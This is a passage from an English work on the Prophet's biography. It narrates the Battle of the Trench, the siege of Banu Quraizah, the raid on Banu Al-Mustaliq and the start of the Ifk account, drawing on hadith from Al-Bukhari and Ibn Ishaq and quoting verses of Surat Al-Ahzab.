lady-baker to bake along with you and keep on taking out scoops from your earthenware meat-pot, and do not put it down from its fireplace.' They were one-thousand (who took their meals), and by Allah they all ate, and when they left the food and went away, our earthenware pot was still bubbling (full of meat) as if it had not decreased, and our dough was still being baked as if nothing had been taken from it."

According to Ibn Ishaq, a daughter of Bashir Ibn Sa`d, sister of An-Nu'man Ibn Bashir, said, "My mother `Arah, daughter of Rawahah, called me and gave me a handful of dates which she put in my garment and told me to take them to my father and my uncle `Abdullah Ibn Rawahah for their food. As I went off looking for them I passed the Messenger of Allah (peace and blessings of Allah be upon him) who called me and asked me what I had. When I told him that I was taking the dates to my father and my uncle he told me to give them to him. So I poured them into his hands but they did not fill them then he called for a garment which was laid out for him and threw the dates upon it so that they were scattered on it. Then he told the men to summon the diggers to lunch, and when they came they began to eat and the dates went on increasing until they turned away from them and they were still falling from the ends of the garment."

Ibn Ishaq, moreover, narrated on the authority of Salman Al-Farsi that the latter said, "I was working with a pick in the trench where a rock gave me much trouble. The Messenger of Allah (peace and blessings of Allah be upon him) who was near at hand saw me hacking and saw how difficult the place was. He dropped down into the trench and took the pick from my hand and gave such a below that lighting showed beneath the pick. This happened a second and a third time. I said, 'O you, dearer than

father or mother what is the meaning of this light beneath your pick as you strike?' He said,

> *'Did you really see that, Salman? The first means that Allah opened up to me the Yemen; the second Syria and the west; and the third the east.'"*

Abu Hurairah (may Allah be pleased with him) used to say when countries were conquered in the time of `Umar and `Utham and after, "Conquer where you will; by Allah, you have not conquered and to the Day of Judgment you will not conquer a city but Allah has given its keys beforehand to Muhammad (peace and blessings of Allah be upon him)."

In this context, we read in the *Sahih* of Al-Bukhari the following narrations:

Abu Hurairah (may Allah be pleased with him) reported that the Prophet (peace and blessings of Allah be upon him) said,

> *"I have been given the keys of eloquent speech and given victory with awe (cast into the hearts of the enemy), and while I was sleeping last night, the keys of the treasures of the earth were brought to me until they were put in my hand."*

Abu Hurairah added, "Allah's Messenger left (this world) and now you people are carrying those treasures from place to place."

Also, Abu Hurairah (may Allah be pleased with him) reported that Allah's Messenger said,

> *"When Khosrau is ruined, there will be no Khosrau after him; and when Caesar is ruined, there will be no Caesar after him. By Him in Whose Hands my life is, you will spend their treasures in Allah's Cause."*

The Camp of Quraish

When the Messenger of Allah (peace and blessings of Allah be upon him) finished the trench, Quraish came and encamped where the torrent-beds of Ruma meet between Al-Jurut and Zughabah with ten thousand of their black mercenaries and their followers from the tribe of Kinanah and the people of Tuhamah. Ghatafan too came with their followers from Najd and halted at Dhanab Naqma towards the direction of Uhud.

On the other side, the Messenger of Allah (peace and blessings of Allah be upon him) and the Muslims came out with three thousand men having Sala` at their backs. He pitched his camp there with the trench between him and his enemy, and gave orders that the women and children were to be taken up into the forts.

According to Ibn Hisham, the Messenger of Allah (peace and blessings of Allah be upon him)

appointed Ibn Umm Maktum as the ruler of Madinah in that period.

Al-Bukhari narrated on the authority of `Aishah (may Allah be pleased with her) that the latter said, "As regards the following Qur'anic verse,

﴿إِذْ جَآءُوكُم مِّن فَوْقِكُمْ وَمِنْ أَسْفَلَ مِنكُمْ وَإِذْ زَاغَتِ ٱلْأَبْصَٰرُ وَبَلَغَتِ ٱلْقُلُوبُ ٱلْحَنَاجِرَ وَتَظُنُّونَ بِٱللَّهِ ٱلظُّنُونَا ۝١٠﴾ [الأحزاب: ١٠]

﴿Behold! They came on you from above you and from below you, and behold the eyes swerved and the hearts gaped up to the throats, and ye imagined various (vain) thoughts about Allah!﴾

(Al-Ahzab: 10)

That happened on the Day of Al-Khandaq (i.e, trench)."

The Jewish tribe of Bani Quraizah, who had stood by the agreement, was pressed by a Jewish emissary from the enemy to break their promise. Eventually, they agreed to do so and when the news of this reached the Prophet (peace and blessings of Allah be upon him) and his Companions they were greatly troubled.

Sa`d Ibn Mu`adh, the leader of the tribe of Aws, was sent by the Prophet (peace and blessings of Allah be upon him) with two other men to find out if

this were true. When they arrived in the part of Madinah where the Jews lived, they found that things were even worse than they had previously thought. Sa`d Ibn Mu`adh, whose tribe was closely allied with Banu Quraizah, tried to persuade their leader not to break the treaty with the Muslims, but he refused to listen. This meant that the Muslims could not relax their guard for one moment, for they were now threatened not only by the enemy beyond the trench, but by Banu Quraizah, within the walls of the city.

The situation, according to Ibn Ishaq, became serious and fear was everywhere. The enemy came at them from above and below until the believers imagined vain things and disaffection was rife among the disaffected to the point that Mu`attib Ibn Qushair, brother of Banu `Amr Ibn `Awf, said, "Muhammad used to promise us that we should eat the treasures of Khosrau and Caesar and today not one of us can feel safe in going to the privy!"

It reached such a point that Aws Ibn Qaizi said, "O Messenger of Allah! Our houses are exposed to the enemy. This he said before a large gathering of his people. So let us go out and return to our home, for it is outside Madinah."

In this context, the Glorious Qur'an says,

﴿وَإِذْ يَقُولُ ٱلْمُنَٰفِقُونَ وَٱلَّذِينَ فِى قُلُوبِهِم مَّرَضٌ مَّا وَعَدَنَا ٱللَّهُ وَرَسُولُهُۥٓ إِلَّا غُرُورًا ﴿١٢﴾ وَإِذْ قَالَت طَّآئِفَةٌ مِّنْهُمْ يَٰٓأَهْلَ يَثْرِبَ لَا مُقَامَ لَكُمْ فَٱرْجِعُوا۟ ۚ وَيَسْتَـْٔذِنُ فَرِيقٌ مِّنْهُمُ ٱلنَّبِىَّ يَقُولُونَ إِنَّ بُيُوتَنَا عَوْرَةٌ ۛ وَمَا هِىَ بِعَوْرَةٍ ۛ إِن يُرِيدُونَ إِلَّا فِرَارًا ﴿١٣﴾﴾

[الأحزاب: ١٢ - ١٣]

﴿And behold! The hypocrites and those in whose hearts is a disease say: 'Allah and His Messenger promised us nothing but delusions!' Behold! A party among them said: 'Ye men of Yathrib! Ye cannot stand (the attack)! Therefore go back!' And a band of them ask for leave of the Prophet, saying, 'Truly our houses are bare and exposed.' Though they were not exposed: they intended nothing but to run away.﴾

(Al-Ahzab: 12-13)

The Messenger of Allah (peace and blessings of Allah be upon him) and the polytheists remained twenty days and more, nearly a month, without fighting except for some shooting with arrows, and the siege. When condition pressed hard upon the people, the Messenger of Allah (peace and blessings of Allah be upon him) wanted to offer Ghatafan a third of the dates of Madinah on condition that they would go back and leave him and his men, so peace was made between them so far as the writing of a document. The Messenger of Allah (pbuh) consulted both Sa`d Ibn `Abadah and Sa`d Ibn Mu`adh, the

leaders of Al-Aws and Al-Ghazraj, regarding giving the unbelievers one-third of the fruits of Madinah in return of making peace with them. They said, "Oh Messenger of Allah, is it a mere plan of you, or a Divine order that we should abide by?" He said, "It is my plan to protect you against the allied forces of Arabs." Sa`d Ibn Mu`adh said, "Oh Messenger of Allah, we were pagans and those never expected to take anything from the fruits of Madinah. Then, Allah has honored us with Islam, guided us to Him, and granted us dignity by believing in Him and following You. How could we give them our money! We are in no need of doing so. By Allah, we will give them nothing but swords, i.e., fighting, until Allah judges between us and them." The Prophet (pbuh) said,

"Do according to this?"

In the meantime, some horsemen of Quraish, among whom were `Amr Ibn `Abd Wudd and `Ikrimah Ibn Abu Jahl, donned their armor and went forth on horseback to the stations of the tribe of Kinanah, saying, "Prepare for fighting and then you will know who are true knights today." They galloped forward until they stopped at the trench. When they saw it, they exclaimed, "This is a device that the Arabs have never employed."

Then they made for a narrow part of the trench and beat their horses so that they dashed trough it and carried them into the swampy ground between

the trench and Sal`. `Ali with some Muslims came out to hold the gap through which they had forced a passage against (the rest of) them and the horsemen galloped to meet them.

`Amr Ibn Wudd came out wearing a distinguishing mark to show his rank, and when he and his contingent stopped challenged anyone to fight him. `Ali accepted the challenge and said to him, "`Amr, you swore by Allah that if any man of Quraish offered you two alternatives you would accept one of them?" "Yes, I did," he said. `Ali replied, "Then I invite you to Allah and His Messenger and to Islam." He said that he had no use for them. `Ali went on, "Then I call you to single combat." He replied, "O son of my brother, I do not want to kill you." `Ali said, "But I want to kill you." This so enraged `Amr that he got off his horse and hamstrung it and beat its face; then he advanced on `Ali, and they fought, the one circling round the other. `Ali killed him and their cavalry fled, bursting headlong on flight across the trench.

The situation was so difficult that the Prophet (peace and blessings of Allah be upon him) and his Companions had been prevented from offering the *`Asr* Prayer in its due time.

Al-Bukhari narrated on the authority of `Ali (may Allah be pleased with him) that the latter said, "On the day of Al-Khandaq, the Prophet (peace and blessings of Allah be upon him) said,

'(Let) Allah fill their (i.e., the infidels') houses and graves with fire just as they have prevented us from offering the Middle Prayer (i.e., `Asr Prayer) until the sun had set.'"

Al-Bukari, moreover, narrated that Jabir Ibn `Abdullah (may Allah be pleased with him) reported that `Umar Ibn Al-Khattab came on the day of Al-Khandaq after the sun had set and he was abusing the infidels of Quraish saying, "O Allah's Messenger! I was unable to offer the (*`Asr*) Prayer until the sun was about to set." The Prophet (peace and blessings of Allah be upon him) said, "By Allah, I have not offered this (i.e., *`Asr*) Prayer." Jabir added, "So we came down along with the Prophet (peace and blessings of Allah be upon him) to Buthan where he performed ablution for the Prayer and then we performed the ablution for it. Then he offered the *`Asr* Prayer after the sun had set, and after it he offered the *Maghrib* Prayer."

The Prophet's *Du`a'* against Quraish and Its Allies

In this context, we read the following narrations in *Sahih* Al-Bukhari:

`Abdullah Ibn Abi Awfah (may Allah be pleased with him) reported that Allah's Messenger (peace and blessings of Allah be upon him) invoked evil upon the clans saying,

"Allah, the Revealer of the Holy Book (i.e., the Qur'an), the Quick Taker of the accounts! Please defeat the clans. O Allah! Defeat them and shake them."

Also, `Abdullah (may Allah be pleased with him) reported that whenever Allah's Messenger (peace and blessings of Allah be upon him) returned from a *Ghazwah* (battle), *Hajj* or `*Umrah*, he used to start (saying), "*Allahu-Akbar* (Allah is the Greatest)," thrice and then he would say,

"None has the right to be worshiped except Allah alone Who has no partners. To Him belongs the Kingdom, all praises are for Him, and He is Able to do all things (i.e., Omnipotent). We are returning with repentance (to Allah) worshiping, prostrating, and praising our Lord. Allah has fulfilled His Promise, made His slave victorious, and He (Alone) defeated the clans (of infidels)."

Hudhaifah's Dangerous Mission

The Messenger of Allah (peace and blessings of Allah be upon him) wanted to know what Quraish was doing by night. Hudhaifah was ordered by the Prophet (peace and blessings of Allah be upon him) to do so.

It has been narrated by Ibrahim on the authority of his father who said, "We were sitting in the

company of Hudhaifah. A man said, 'If I had been alive at the time of the Messenger of Allah (peace and blessings of Allah be upon him), I should have fought by his side and should have striven hard for his causes.' Hudhaifah said, 'You might have done that (but you should not make a flourish of your enthusiasm). I was with the Messenger of Allah (peace and blessings of Allah be upon him) on the night of the battle of Al-Ahzab and we were gripped by a violent wind and severe cold. The Messenger of Allah (pbuh) said,

> *'Hark, the man who (goes reconnoitering and) brings me the news of the enemy shall be ranked with me on the Day of Judgment by Allah, Most High.'*

We all kept quiet and none of us responded to him. (Again) he said,

> *'Hark, a man who (goes reconnoitering and) brings me the news of the enemy shall be ranked with me on the Day of Judgment by Allah, Most High.'*

We kept quiet and none of us responded to him. He again said,

> *'Hark, a man who (goes reconnoitering and) brings me the news of the enemy shall be ranked with me on the Day of Judgment by Allah, Most High.'*

Then, he said,

'Stand up, Hudhaifah, bring me the news of the enemy!'

When he called me by name, I had no alternative but to stand up. He said,

'Go and bring me information about the enemy, and do nothing that may provoke them against me.'

When I left him, I felt warm as if I were walking in a heated bath, until I reached them. When I saw Abu Sufyan warming his back against the fire, I put an arrow in the middle of the bow, intending to shoot at him, but I recalled the words of the Messenger of Allah (pbuh), 'Do not provoke them against me.' Had I shot at him, I should have hit him. But I returned and (felt warm as if) I were walking in a heated bath (*hammam*). Presenting myself to him, I gave him information about the enemy. When I had done so, I began to feel cold, so the Messenger of Allah (pbuh) wrapped me in a blanket that he had surplus his own requirements and with which he used to cover himself while saying his prayers. So I continued to sleep until it was morning. When it was morning, he said,

'Rise, Oh heavy sleeper!'"

The Coming of Allah's Help

Allah, Most High, sent bitter cold wind against the polytheists in the winter nights which upset their cooking-pots and overthrew their tents.

In this connection, Allah, Most High, revealed the following Qura'nic verses,

﴿يَٰٓأَيُّهَا ٱلَّذِينَ ءَامَنُواْ ٱذْكُرُواْ نِعْمَةَ ٱللَّهِ عَلَيْكُمْ إِذْ جَآءَتْكُمْ جُنُودٌ
فَأَرْسَلْنَا عَلَيْهِمْ رِيحًا وَجُنُودًا لَّمْ تَرَوْهَا ۚ وَكَانَ ٱللَّهُ بِمَا
تَعْمَلُونَ بَصِيرًا ﴿٩﴾ إِذْ جَآءُوكُم مِّن فَوْقِكُمْ وَمِنْ أَسْفَلَ مِنكُمْ
وَإِذْ زَاغَتِ ٱلْأَبْصَٰرُ وَبَلَغَتِ ٱلْقُلُوبُ ٱلْحَنَاجِرَ وَتَظُنُّونَ
بِٱللَّهِ ٱلظُّنُونَا ﴿١٠﴾ هُنَالِكَ ٱبْتُلِىَ ٱلْمُؤْمِنُونَ وَزُلْزِلُواْ زِلْزَالًا
شَدِيدًا ﴿١١﴾ وَإِذْ يَقُولُ ٱلْمُنَٰفِقُونَ وَٱلَّذِينَ فِى قُلُوبِهِم مَّرَضٌ مَّا
وَعَدَنَا ٱللَّهُ وَرَسُولُهُۥٓ إِلَّا غُرُورًا ﴿١٢﴾ وَإِذْ قَالَت طَّآئِفَةٌ مِّنْهُمْ
يَٰٓأَهْلَ يَثْرِبَ لَا مُقَامَ لَكُمْ فَٱرْجِعُواْ ۚ وَيَسْتَـْٔذِنُ فَرِيقٌ مِّنْهُمُ
ٱلنَّبِىَّ يَقُولُونَ إِنَّ بُيُوتَنَا عَوْرَةٌ وَمَا هِىَ بِعَوْرَةٍ ۖ إِن يُرِيدُونَ إِلَّا فِرَارًا
﴿١٣﴾ وَلَوْ دُخِلَتْ عَلَيْهِم مِّنْ أَقْطَارِهَا ثُمَّ سُئِلُواْ ٱلْفِتْنَةَ لَأَتَوْهَا
وَمَا تَلَبَّثُواْ بِهَآ إِلَّا يَسِيرًا ﴿١٤﴾ وَلَقَدْ كَانُواْ عَٰهَدُواْ ٱللَّهَ مِن
قَبْلُ لَا يُوَلُّونَ ٱلْأَدْبَٰرَ ۚ وَكَانَ عَهْدُ ٱللَّهِ مَسْـُٔولًا ﴿١٥﴾ قُل لَّن
يَنفَعَكُمُ ٱلْفِرَارُ إِن فَرَرْتُم مِّنَ ٱلْمَوْتِ أَوِ ٱلْقَتْلِ وَإِذًا لَّا
تُمَتَّعُونَ إِلَّا قَلِيلًا ﴿١٦﴾ قُلْ مَن ذَا ٱلَّذِى يَعْصِمُكُم مِّنَ ٱللَّهِ إِنْ
أَرَادَ بِكُمْ سُوٓءًا أَوْ أَرَادَ بِكُمْ رَحْمَةً ۚ وَلَا يَجِدُونَ لَهُم مِّن دُونِ ٱللَّهِ
وَلِيًّا وَلَا نَصِيرًا ﴿١٧﴾ ۞ قَدْ يَعْلَمُ ٱللَّهُ ٱلْمُعَوِّقِينَ مِنكُمْ وَٱلْقَآئِلِينَ
لِإِخْوَٰنِهِمْ هَلُمَّ إِلَيْنَا ۖ وَلَا يَأْتُونَ ٱلْبَأْسَ إِلَّا قَلِيلًا ﴿١٨﴾ أَشِحَّةً
عَلَيْكُمْ ۚ فَإِذَا جَآءَ ٱلْخَوْفُ رَأَيْتَهُمْ يَنظُرُونَ إِلَيْكَ تَدُورُ أَعْيُنُهُمْ
كَٱلَّذِى يُغْشَىٰ عَلَيْهِ مِنَ ٱلْمَوْتِ ۖ فَإِذَا ذَهَبَ ٱلْخَوْفُ سَلَقُوكُم

بِأَلْسِنَةٍ حِدَادٍ أَشِحَّةً عَلَى الْخَيْرِ أُولَئِكَ لَمْ يُؤْمِنُوا فَأَحْبَطَ اللَّهُ
أَعْمَالَهُمْ وَكَانَ ذَلِكَ عَلَى اللَّهِ يَسِيرًا ﴿١٩﴾ يَحْسَبُونَ الْأَحْزَابَ لَمْ
يَذْهَبُوا وَإِنْ يَأْتِ الْأَحْزَابُ يَوَدُّوا لَوْ أَنَّهُمْ بَادُونَ فِي
الْأَعْرَابِ يَسْأَلُونَ عَنْ أَنْبَائِكُمْ وَلَوْ كَانُوا فِيكُمْ مَا
قَاتَلُوا إِلَّا قَلِيلًا ﴿٢٠﴾ لَقَدْ كَانَ لَكُمْ فِي رَسُولِ اللَّهِ أُسْوَةٌ
حَسَنَةٌ لِمَنْ كَانَ يَرْجُو اللَّهَ وَالْيَوْمَ الْآخِرَ وَذَكَرَ اللَّهَ كَثِيرًا
﴿٢١﴾ وَلَمَّا رَأَى الْمُؤْمِنُونَ الْأَحْزَابَ قَالُوا هَذَا مَا وَعَدَنَا اللَّهُ
وَرَسُولُهُ وَصَدَقَ اللَّهُ وَرَسُولُهُ وَمَا زَادَهُمْ إِلَّا إِيمَانًا وَتَسْلِيمًا
﴿٢٢﴾ مِنَ الْمُؤْمِنِينَ رِجَالٌ صَدَقُوا مَا عَاهَدُوا اللَّهَ عَلَيْهِ فَمِنْهُمْ
مَنْ قَضَى نَحْبَهُ وَمِنْهُمْ مَنْ يَنْتَظِرُ وَمَا بَدَّلُوا تَبْدِيلًا ﴿٢٣﴾
لِيَجْزِيَ اللَّهُ الصَّادِقِينَ بِصِدْقِهِمْ وَيُعَذِّبَ الْمُنَافِقِينَ إِنْ شَاءَ
أَوْ يَتُوبَ عَلَيْهِمْ إِنَّ اللَّهَ كَانَ غَفُورًا رَحِيمًا ﴿٢٤﴾ وَرَدَّ اللَّهُ
الَّذِينَ كَفَرُوا بِغَيْظِهِمْ لَمْ يَنَالُوا خَيْرًا وَكَفَى اللَّهُ الْمُؤْمِنِينَ
الْقِتَالَ وَكَانَ اللَّهُ قَوِيًّا عَزِيزًا ﴿٢٥﴾ ﴾ [الأحزاب :٩- ٢٥]

﴿O *ye who believe! Remember the grace of Allah, (bestowed) on you, when there come down on you hosts (to overwhelm you): but We sent against them a hurricane and forces that ye saw not: but Allah sees (clearly) all that ye do... And Allah turned back the unbelievers for (all) their fury: no advantage did they gain; and enough is Allah for the believers in*

their fight. And Allah is Full of Strength, Exalted in Might.

(Al-Ahzab: 9-25)

Al-Bukhari narrated on the authority of Sulaiman Ibn Surd who said, "When the clans were driven away, I heard the Prophet (peace and blessings of Allah be upon him) saying,

'From now onwards we will go to attack them (i.e., the polytheists) and they will not come to attack us, but we will go to them.'"

At Al-Khandaq the following Muslims were martyred: Sa`d Ibn Mu`adh, Anas Ibn Aws, `Abdullah Ibn Sahl, At-Tufail Ibn Nu`man, Tha`labah Ibn Ghanamah and Ka`b Ibn Zaid (may Allah be pleased with them all).

The Battle of Banu Quraizah

غزوة بني قريظة

In the Glorious Qur'an, Allah, Most High, says,

﴿وَرَدَّ ٱللَّهُ ٱلَّذِينَ كَفَرُوا۟ بِغَيْظِهِمْ لَمْ يَنَالُوا۟ خَيْرًا ۚ وَكَفَى ٱللَّهُ ٱلْمُؤْمِنِينَ ٱلْقِتَالَ ۚ وَكَانَ ٱللَّهُ قَوِيًّا عَزِيزًا ﴿٢٥﴾ وَأَنزَلَ ٱلَّذِينَ ظَٰهَرُوهُم مِّنْ أَهْلِ ٱلْكِتَٰبِ مِن صَيَاصِيهِمْ وَقَذَفَ فِى قُلُوبِهِمُ ٱلرُّعْبَ فَرِيقًا تَقْتُلُونَ وَتَأْسِرُونَ فَرِيقًا ﴿٢٦﴾ وَأَوْرَثَكُمْ أَرْضَهُمْ وَدِيَٰرَهُمْ وَأَمْوَٰلَهُمْ وَأَرْضًا لَّمْ تَطَـُٔوهَا ۚ وَكَانَ ٱللَّهُ عَلَىٰ كُلِّ شَىْءٍ قَدِيرًا ﴿٢٧﴾﴾ [الأحزاب: ٢٥- ٢٧]

﴿And Allah turned back the unbelievers for (all) their fury: no advantage did they gain; and enough is Allah for the believers in their fight. And Allah is Full of Strength, Exalted in Might. And those of the people of the Book who aided them – Allah did take them down from their strongholds and cast terror into their hearts, (so that) some ye slew, and some ye made captives. And He made you heirs of their lands, their houses, and their goods, and of a land which ye had not frequented (before). And Allah has Power over all things.﴾

(Al-Ahzab: 25-27)

In *Sahih* Al-Bukhari, we read the following narrations regarding the battle of Quraizah:

`Aishah (may Allah be pleased with her) reported that when the Prophet (peace and blessings of Allah be upon him) returned from Al-Khandaq and laid down his arms and took a bath, Gabriel came and said (to the Prophet), "You have laid down your arms? By Allah, we angels have not laid them down yet. So set out for them." The Prophet (peace and blessings of Allah be upon him) said, "Where to go?" Gabriel said, "Towards this side," pointing towards Banu Quraizah. So the Prophet (peace and blessings of Allah be upon him) went out towards them."

Anas (may Allah be pleased with him) said, "As if I am just now looking at the dust rising in the street of Banu Ghanm (in Madinah) because of the marching of Gabriel's regiment when Allah's Messenger (peace and blessings of Allah be upon him) set out to Banu Quraizah (to attack them)."

Likewise, Ibn `Umar (may Allah be pleased with him) reported that on the day of Al-Ahzab (i.e., clans) the Prophet (peace and blessings of Allah be upon him) said,

> *"None of you (Muslims) should offer the `Asr Prayer but at Banu Quraizah's place."*

The *'Asr* Prayer became due for some of them on the way. Some of those said, "We will not offer it until we reach it, the place of Banu Quraizah," while some others said, "No, we will pray at this spot, for the Prophet (peace and blessings of Allah be upon him) did not mean that for us." Later on, it was mentioned to the Prophet (peace and blessings of Allah be upon him) and he did not berate any of the two groups.

The Messenger of Allah (peace and blessings of Allah be upon him) besieged them for twenty-five nights until they were sore pressed and Allah cast terror into their hearts. Consequently, they submitted to the Messenger's judgment. The tribe of Al-Aws leapt up and said, "O Messenger of Allah, they are our allies, not allies of Al-Khazrj, and you know how you recently treated the allies of our brethren (i.e., his pardon about Banu Qanuqa`)." Then the Messenger of Allah (peace and blessings of Allah be upon him) said,

> *"O will you be satisfied, O Aws, if one of your own tribe pronounces judgment on them?"*

When they agreed he said that Sa`d Ibn Mu`adh was that man.

Al-Bukhari narrated on the authority of Abu Sa`id Al-Khudari (may Allah be pleased with him) who said that the people of (Banu) Quraizah agreed to accept the verdict of Sa`d Ibn Mu`adh. So the

Prophet (peace and blessings of Allah be upon him) sent for Sa`d, and the latter came (riding) a donkey and when he approached the Mosque, the Prophet (peace and blessings of Allah be upon him) said to the *Ansar*,

> *"Get up for your chief or for the best among you."*

Then the Prophet (peace and blessings of Allah be upon him) said (to Sa`d),

> *"These (i.e., Banu Quraizah) have agreed to accept your verdict."*

Sa`d said, "Kill their (men) warriors and take their offspring as captives!" On that the Prophet (peace and blessings of Allah be upon him) said,

> *"You have judged according to Allah's Judgment," or said, "according to the King's judgment."*

Moreover, `Aishah (may Allah be pleased with her) said, "Sa`d was wounded on the day of Khandaq when a man from Quraish, called Hibban Ibn Al-`Araqah hit him (with an arrow). The man was Hibban Ibn Qais from (the tribe of) Bani Mais Ibn `Amir Ibn Lu'ai who shot an arrow at Sa`d's main artery of the arm. The Prophet (peace and blessings of Allah be upon him) pitched a tent (for Sa`d) in the Mosque so that he might be near to the Prophet (peace and blessings of Allah be upon him) to visit. When the Prophet (peace and blessings of

Allah be upon him) returned from the (battle) of Al-Khandaq and laid down his arms and took a bath Gabriel came to him while he (i.e., Gabriel) was shaking the dust off his head, and said, 'You have laid down the arms? By Allah, I have not laid them down. Go out to them (to attack them).' The Prophet (peace and blessings of Allah be upon him) said, 'Where?' Gabriel pointed towards Banu Quraizah. So Allah's Messenger (peace and blessings of Allah be upon him) went to them (i.e., besieged them). They then surrendered to the Prophet's judgment but he directed them to Sa`d to give his verdict concerning them. Sa`d said, 'I give my judgment that their warriors should be killed, their women and children should be taken as captives, and their properties distributed.'"

Hisham said, 'My father informed me that `Aishah said, 'Sa`d said, 'O Allah! You know that there is nothing more beloved to me than to fight in Your Cause against those who disbelieved Your Messenger and turned him out (of Makkah). O Allah! I think you have put to an end the fight between us and them (i.e., Quraish infidels). And if there still remains any fight with the Quraish (infidels), then keep me alive until I fight against them for Your Sake. But if you have brought the war to an end, then let this wound burst and cause my death thereby.' So blood gushed from the wound. There was a tent in the Mosque belonging to Banu Ghifar who were surprised by the blood flowing

towards them. They said, 'O people of the tent! What is this thing which is coming to us from your side? Behold! Blood was flowing profusely out of Sa`d's wound.' Sa`d then died because of that."

The Battle of Al-Muraisi`

غزوة بني المصطلق (المريسيع)

According to Al-Bukhari, this battle is also called the battle of Banu Al-Mustaliq. It took place, according to Ibn Ishaq, in the 6th year of Hijra. Musa Ibn `Uqbah, however, said, "It was in the 4th year of Hijra. Az-Zuhari said, "The story of the forged statement against `Aishah (may Allah be pleased with her) was during the battle of Al-Muraisi`."

According to Ibn Ishaq, the Messenger of Allah (peace and blessings of Allah be upon him) received news that Banu Al-Mustaliq were gathering together against him. Their leader was Al-Harith Ibn Abu Dirar, the father of Juwairiyah, whom the Prophet (peace and blessings of Allah be upon him) married afterwards. On hearing about them, the Messenger of Allah (peace and blessings of Allah be upon him) went out and met them at a watering place of theirs called Al-Muraisi` in the direction of Qudayd towards the shore. There was a fight and Allah put Banu Al-Mustahiq to flight and killed some of them and gave the Messenger their wives, children, and property as booty.

Al-Bukhari narrated that `Abdullah Ibn `Awn said, "I wrote a letter to Nafi` and Nafi` wrote in reply to my letter that the Prophet (peace and blessings of Allah be upon him) had suddenly

attacked Banu Al-Mustaliq without warning while they were heedless and their cattle were being watered at the places of water. Their fighting men were killed and their women and children were taken as captives; the Prophet (peace and blessings of Allah be upon him) got Juwairiyah on that day. Nafi` said that Ibn `Umar had told him the above narration and that Ibn `Umar was in that army."

Al-Bukhari also narrated that Ibn Muhairiz said, "I entered the Mosque and saw Abu Sa`id Al-Khudri and sat beside him and asked him about Al-`Azl (i.e., coitus interruption). Abu Sa`id said, 'We went out with Allah's Messenger (peace and blessings of Allah be upon him) for the *Ghazwah* of Banu Al-Mustaliq and we received captives from among the Arab captives and we desired women and celibacy became hard on us and we loved to do coitus interruption. So when we intended to do coitus interruption, we said, 'How can we do coitus interruption before asking Allah's Messenger (peace and blessings of Allah be upon him) who is present among us?' We asked (him) about it and he said,

> *'It is better for you not to do so, for if any soul (until the Day of Resurrection) is predestined to exist, it will exist.'"*

On the day of Banu Al-Mustaliq, a Muslim of Banu Kalb Ibn `Awf Ibn `Amir Ibn Layth Ibn Bakr was killed by a man of the *Ansar* of the family of

`Ubadah Ibn As-Samit who thought he was an enemy and killed him in error.

Due to their hostility to Islam and Muhammad (peace and blessings of Allah be upon him), the hypocrites tried to divide the Muslims and ruin their unity. However, the Messenger of Allah (peace and blessings of Allah be upon him) was keen enough to deal with their devices wisely.

The Story of *Ifk*

'Ifk' is an Arabic word that means 'lying'. Here, it refers the forged statement against `Aishah, (may Allah be pleased with her) which the hypocrite said.

In his *Sahih*, al-Bukhari narrated the whole story of *Ifk* on the authority of `Aishah (may Allah be pleased with her) who said, "Whenever Allah's Messenger (peace and blessings of Allah be upon him) intended to go on a journey, he used to draw lots amongst his wives, and Allah's Messenger (peace and blessings of Allah be upon him) used to take with him the one on whom lot fell. He drew lots amongst us during one of the *Ghazwat*, which he fought. The lot fell on me and so I proceeded with Allah's Messenger (peace and blessings of Allah be upon him) after Allah's order of *Hijab* (veiling the women) had been revealed. I was carried (on the back of a camel) in my *howdah* and carried down while still in it (when we came to a halt). So we went on until Allah's Messenger (peace and

blessings of Allah be upon him) had finished from that *Ghazwah* of his and returned.

When we approached the city of Madinah, he announced at night that it was time for departure. So when they announced the news of departure, I got up and went away from the army camps, and after finishing from the call of nature, I came back to my riding animal. I touched my chest to find that my necklace, which was made of Zifar beads (i.e., Yemenite beads partly black and partly white) was missing. So I returned to look for my necklace and my search for it detained me. (In the meanwhile) the people who used to carry me on my camel, came and took my *howdah* and put it on the back of my camel on which I used to ride, as they considered that I was in it. In those days women were light in weight for they did not get fat, and flesh did not cover their bodies in abundance as they used to eat only a little food. Those people therefore, disregarded the lightness of the *howdah* while lifting and carrying it; and at that time I was still a young girl. They made the camel rise and all of them left (along with it). I found my necklace after the army had gone.

Then I came to their camping place to find no call maker of them, nor one who would respond to the call. So I intended to go to the place where I used to stay, thinking that they would miss me and come back to me (in my search). While I was sitting in my resting-place, I was overwhelmed by sleep and

slept. Safwan Ibn Al-Mu`attal As-Sulami Adh-Dhakwani was behind the army. When he reached my place in the morning, he saw the figure of a sleeping person and he recognized me on seeing me as he had seen me before the order of compulsory veiling (was prescribed). So I woke up when he recited *Istirja`* (i.e., "Inna lillahi wa inna llaihi raji'un") as soon as he recognized me. I veiled my face with my head cover at once, and by Allah, we did not speak a single word, and I did not hear him saying any word besides his *Istirja`*. He dismounted from his camel and made it kneel down, putting his leg on its front legs and then I got up and rode on it. Then he set out leading the camel that was carrying me until we overtook the army in the extreme heat of midday while they were at a halt (taking a rest). (Because of the event) some people brought destruction upon themselves and the one who spread the *Ifk* (i.e., slander) more, was `Abdullah Ibn Ubai Ibn Salul."

(`Urwah said, "The people propagated the slander and talked about it in his (i.e., `Abdullah's) presence and he confirmed it and listened to it and asked about it to let it prevail." `Urwah also added, "None was mentioned as members of the slanderous group besides (`Abdullah) except Hassan Ibn Thabit and Mistah Ibn Uthatha and Hamnah bint Jahsh along with others about whom I have no knowledge, but they were a group as Allah said. It is said that

the one who carried most of the slander was `Abdullah Ibn Ubai Ibn Salul." `Urwah added, "`Aishah disliked to have Hassan abused in her presence and she used to say, 'It was he who said: My father and his (i.e., my father's) father and my honor are all for the protection of Muhammad's honor from you.")

`Aishah continued, saying, "After we returned to Madinah, I became ill for a month. The people were propagating the forged statements of the slanderers while I was unaware of anything of all that, but I felt that in my present ailment, I was not receiving the same kindness from Allah's Messenger (peace and blessings of Allah be upon him) as I used to receive when I got sick. (But now) Allah's Messenger (peace and blessings of Allah be upon him) would only come, greet me and say, 'How is that (lady)?' and leave. That roused my doubts, but I did not discover the evil (i.e., slander) until I went out after my convalescence, I went out with Umm Mistah to Al-Manasi' where we used to answer the call of nature and we used not to go out (to answer the call of nature) except at night, and that was before we had latrines near our houses. And this habit of our concerning evacuating the bowels, was similar to the habits of the old Arabs living in the deserts, for it would be troublesome for us to take latrines near our houses. So I and Umm Mistah who was the daughter of Abu Ruhm Ibn Al-Muttalib Ibn 